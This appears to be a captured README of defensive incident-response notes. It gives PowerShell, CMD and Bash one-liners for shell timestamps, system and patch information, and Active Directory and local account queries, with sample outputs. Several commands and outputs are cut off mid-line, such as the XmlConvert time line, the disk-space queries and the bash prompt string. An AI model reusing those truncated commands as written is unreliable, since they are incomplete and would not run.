

Blue Team Notes

A collection of one-liners, small scripts, and some useful tips for blue team work.

I've included screenshots where possible so you know what you're getting.

Did the Notes help?

I hope the Blue Team Notes help you catch an adversary, thwart an attack, or even just helps you learn. If you've benefited from the Blue Team Notes, would you kindly consider making a donation to one or two charities.

Donate as much or little money as you like, of course. I have some UK charities you could donate to: Great Ormond Street - Children's hospital, Cancer Research, and Feeding Britain - food charity


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
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As you scroll along, it's easy to lose orientation. Wherever you are in the Blue Team Notes, if you look to the top-left of the readme you'll see a little icon. This is a small table of contents, and it will help you figure out where you are, where you've been, and where you're going



As you go through sections, you may notice the arrowhead that says 'section contents'. I have nestled the sub-headings in these, to make life a bit easier.



Shell Style


▶ section contents

Give shell timestamp

For screenshots during IR, I like to have the date, time, and sometimes the timezone in my shell


CMD

```
setx prompt $D$S$T$H$H$H$S$B$S$P$_--$g
:: all the H's are to backspace the stupid microsecond timestamp
:: $_ and --$g seperate the date/time and path from the actual shell
:: We make the use of the prompt command: https://docs.microsoft.com/en-us/window
:: setx is in fact the command line command to write variables to the registery
:: We are writing the prompt's new timestamp value in the cmd line into the reg s
```




Pwsh

```
###create a powershell profile, if it doesnt exist already
New-Item $Profile -ItemType file -Force
##open it in notepad to edit
function prompt{ "[$(Get-Date)]" +" | PS "+ "$(Get-Location) > "}
##risky move, need to tighten this up. Change your execution policy or it won't
#run the profile ps1
#run as powershell admin
Set-ExecutionPolicy RemoteSigned
```



Bash

```
##open .bashrc
sudo nano .bashrc
#https://www.howtogeek.com/307701/how-to-customize-and-colorize-your-bash-prompt/
##date, time, colour, and parent+child directory only, and -> promptt
PS1='\[\033[00;35m\][`date  +"%d-%b-%y %T %Z"]` ${PWD#"${PWD%/*/*}/"}\n\[\033[01;
      ##begin purple  #year,month,day,time,timezone #show last 2 dir #next line,
#restart the bash source
source ~/.bashrc
```



Windows

▶ section contents

I've generally used these Powershell queries with Velociraptor, which can query thousands of endpoints at once.

OS Queries

▶ section contents

Get Fully Qualified Domain Name

```
([System.Net.Dns]::GetHostByName(($env:computerName))).Hostname

# Get just domain name
```

```
(Get-WmiObject -Class win32_computersystem).domain
```

```
[06/27/2021 10:16:53] PS >([System.Net.Dns]::GetHostByName(($env:computerName))).Hostname
McCerty.JUMPSEC.GB
[06/27/2021 10:16:58] PS >(Get-WmiObject -Class win32_computersystem).domain
JUMPSEC.GB
[06/27/2021 10:16:59] PS >_
```

Get OS and Pwsh info

This will print out the hostname, the OS build info, and the powershell version

```
$Bit = (get-wmiobject Win32_OperatingSystem).OSArchitecture ;
$V = $host | select-object -property "Version" ;
$Build = (Get-WmiObject -class Win32_OperatingSystem).Caption ;
write-host "$env:computername is a $Bit $Build with Pwsh $V
```

```
SP-VM03 is a 64-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}
60 is a 64-bit Microsoft Windows 10 Pro with Pwsh @{Version=5.1.18362.752}
983 is a 64-bit Microsoft Windows 10 Enterprise LTSC with Pwsh @{Version=5.1.17763.1007}
005 is a 64-bit Microsoft Windows 10 Pro with Pwsh @{Version=5.1.16299.1004}
16 is a 64-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}
25 is a 64-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}
49 is a 64-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}
975 is a 64-bit Microsoft Windows 10 Enterprise LTSC with Pwsh @{Version=5.1.17763.1007}
is a 32-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}
01 is a 64-bit Microsoft Windows 7 Professional with Pwsh @{Version=2.0}
036 is a 64-bit Microsoft Windows 10 Pro with Pwsh @{Version=5.0.10586.1176}
```

Hardware Info

If you want, you can get Hardware, BIOS, and Disk Space info of a machine

```
#Get BIOS Info
gcim -ClassName Win32_BIOS | fl Manufacturer, Name, SerialNumber, Version;
#Get processor info
gcim -ClassName Win32_Processor | fl caption, Name, SocketDesignation;
#Computer Model
```

```
gcim -ClassName Win32_ComputerSystem | fl Manufacturer, Systemfamily, Model, Syst
#Disk space in Gigs, as who wants bytes?
gcim  -ClassName Win32_LogicalDisk |
Select -Property DeviceID, DriveType, @{L='FreeSpaceGB';E={"{0:N2}" -f ($_.FreeSp

## Let's calculate an individual directory, C:\Sysmon, and compare with disk memo
$size = (gci c:\sysmon | measure Length -s).sum / 1Gb;
write-host " Sysmon Directory in Gigs: $size";
$free = gcim  -ClassName Win32_LogicalDisk | select @{L='FreeSpaceGB';E={"{0:N2}"
echo "$free";
$cap = gcim  -ClassName Win32_LogicalDisk | select @{L="Capacity";E={"{0:N2}" -f
echo "$cap"
```

```
Name         : PhoenixBIOS 4.0 Release 6.0
SerialNumber : VMware-42 1d d8 45 49 7b 92 91-ee 1f 91 b4 6
Version      : INTEL  - 6040000




caption           : Intel64 Family 6 Model 85 Stepping 4
Name              : Intel(R) Xeon(R) Gold 6148 CPU @ 2.40GH
SocketDesignation : CPU #000

caption           : Intel64 Family 6 Model 85 Stepping 4
Name              : Intel(R) Xeon(R) Gold 6148 CPU @ 2.40GH
SocketDesignation : CPU #001




Manufacturer : VMware, Inc.
Model        : VMware Virtual Platform
SystemType   : x64-based PC





DeviceID    : C:
DriveType   : 3
FreeSpaceGB : 57.99
Capacity    : 79.66
```

Time info

Human Readable

Get a time that's human readable

```
Get-Date -UFormat "%a %Y-%b-%d %T UTC:%Z"
```



Machine comparable

This one is great for doing comparisons between two strings of time

```
[Xml.XmlConvert]::ToString((Get-Date).ToUniversalTime(), [System.Xml.XmlDateTimeS
```



Compare UTC time from Local time

```
$Local = get-date;$UTC = (get-date).ToUniversalTime();
write-host "LocalTime is: $Local";write-host "UTC is: $UTC"
```

```
 $Local = get-date;$UTC = (get-date).ToUniversalTime();
write-host "LocalTime is: $Local";write-host "UTC is: $UTC"
```

```
 LocalTime is: 06/01/2021 10:34:36
UTC is: 06/01/2021 09:34:36
```

Update Info

Get Patches

Will show all patch IDs and their installation date

```
get-hotfix|
select-object HotFixID,InstalledOn|
Sort-Object  -Descending -property InstalledOn|
format-table -autosize
```

```
HotFixID  InstalledOn
--------  -----------
KB5001078 15/03/2021 00:00:00
KB4598243 15/03/2021 00:00:00
KB4535680 27/01/2021 00:00:00
KB4054590 27/01/2021 00:00:00
KB4132216 04/12/2020 00:00:00
KB4576750 25/11/2020 00:00:00
KB4049065 02/02/2018 00:00:00
```

Find why an update failed

```
$Failures = gwmi -Class Win32_ReliabilityRecords;
$Failures | ? message -match 'failure'  | Select -ExpandProperty message
```

Manually check if patch has taken


This happened to me during the March 2021 situation with Microsoft Exchange's ProxyLogon. The sysadmin swore blind they had patched the server, but neither `systeminfo` of `get-hotfix` was returning with the correct KB patch.

The manual workaround isn't too much ballache

Microsoft Support Page

First identify the ID number of the patch you want. And then find the dedicated Microsoft support page for it.

For demonstration purposes, let's take `KB5001078` and it's corresponding support page. You'll be fine just googling the patch ID number.



Then click into the dropdown relevant to your machine.

File Information

The English (United States) version of this software update installs files that have the attributes that are listed in the following tables.

For all supported x86-based versions

For all supported x64-based versions

File name	File version	Date	Time	File size
luainstall.dll	10.0.14393.4222	13-Jan-2021	21:11	60,176
appxreg.dll	10.0.14393.4222	13-Jan-2021	21:10	42,776
appxprovisionpackage.dll	10.0.14393.4222	13-Jan-2021	21:20	86,800
EventsInstaller.dll	10.0.14393.4222	13-Jan-2021	21:20	222,488

Here you can see the files that are included in a particular update. The task now is to pick a handful of the patch-files and compare your host machine. See if these files exist too, and if they do do they have similar / same dates on the host as they do in the Microsoft patch list?

On Host

Let us now assume you don't know the path to this file on your host machine. You will have to recursively search for the file location. It's a fair bet that the file will be in `C:\Windows\` (but not always), so lets' recursively look for `EventsInstaller.dll`

```
$file = 'EventsInstaller.dll'; $directory = 'C:\windows' ;
gci -Path $directory -Filter $file -Recurse -force|
sort-object  -descending -property LastWriteTimeUtc | fl *
```

We'll get a lot of information here, but we're really concerned with is the section around the various *times*. As we sort by the `LastWriteTimeUtc`, the top result should in theory be the latest file of that name...but this is not always true.

```
Extension          : .dll
CreationTime       : 02/02/2018 18:14:02
CreationTimeUtc    : 02/02/2018 18:14:02
LastAccessTime     : 17/05/2021 17:34:30
LastAccessTimeUtc  : 17/05/2021 16:34:30
LastWriteTime      : 17/05/2021 17:34:30
LastWriteTimeUtc   : 17/05/2021 16:34:30
Attributes         : Archive
```

Discrepencies

I've noticed that sometimes there is a couple days discrepency between dates.



For example in our screenshot, on the left Microsoft's support page supposes the `EventsInstaller.dll` was written on the 13th January 2021. And yet our host on the right side of the screenshot comes up as the 14th January 2021. This is fine though, you've got that file don't sweat it.

Account Queries

▶ section contents


Users recently created in Active Directory

Run on a Domain Controller.

Change the AddDays field to more or less days if you want. Right now set to seven days.

The 'when Created' field is great for noticing some inconsistencies. For example, how often are users created at 2am?

```
import-module ActiveDirectory;
$When = ((Get-Date).AddDays(-7)).Date;
Get-ADUser -Filter {whenCreated -ge $When} -Properties whenCreated |
sort whenCreated -descending
```



Hone in on suspicious user

You can use the `SamAccountName` above to filter

```
import-module ActiveDirectory;
```

```
Get-ADUser -Identity HamBurglar -Properties *
```

```
AccountExpirationDate                : 28
accountExpires                       : 13
AccountLockoutTime                   :
AccountNotDelegated                  : Fa
AllowReversiblePasswordEncryption    : Fa
AuthenticationPolicy                 : {}
AuthenticationPolicySilo             : {}
BadLogonCount                        :
CannotChangePassword                 : Fa
CanonicalName                        : CP
                                       Co
Certificates                         : {}
City                                 :
CN                                   : Am
codePage                             : 0
Company                              : Ex
CompoundIdentitySupported            : {}
Country                              :
countryCode                          : 0
Created                              : 01
createTimeStamp                      : 01
Deleted                              :
Department                           :
Description                          : EL
DisplayName                          : Am
DistinguishedName                    : CN
                                       Fe
                                       Co
Division                             :
DoesNotRequirePreAuth                : Fa
dSCorePropagationData                : {0
EmailAddress                         :
```

Retrieve local user accounts that are enabled

```
Get-LocalUser | ? Enabled -eq "True"
```

```
[06/02/2021 22:48:03] | PS C:\Win

Name   Enabled Description
----   ------- -----------
IEUser True    IEUser
sshd   True
```

Find all users currently logged in


```
qwinsta
#or
quser
```

Find all users logged in across entire AD

If you want to find every single user logged in on your Active Directory, with the machine they are also signed in to.

I can reccomend YossiSassi's Get-UserSession.ps1 and Get-RemotePSSession.ps1.

This will generate a LOT of data in a real-world AD though.



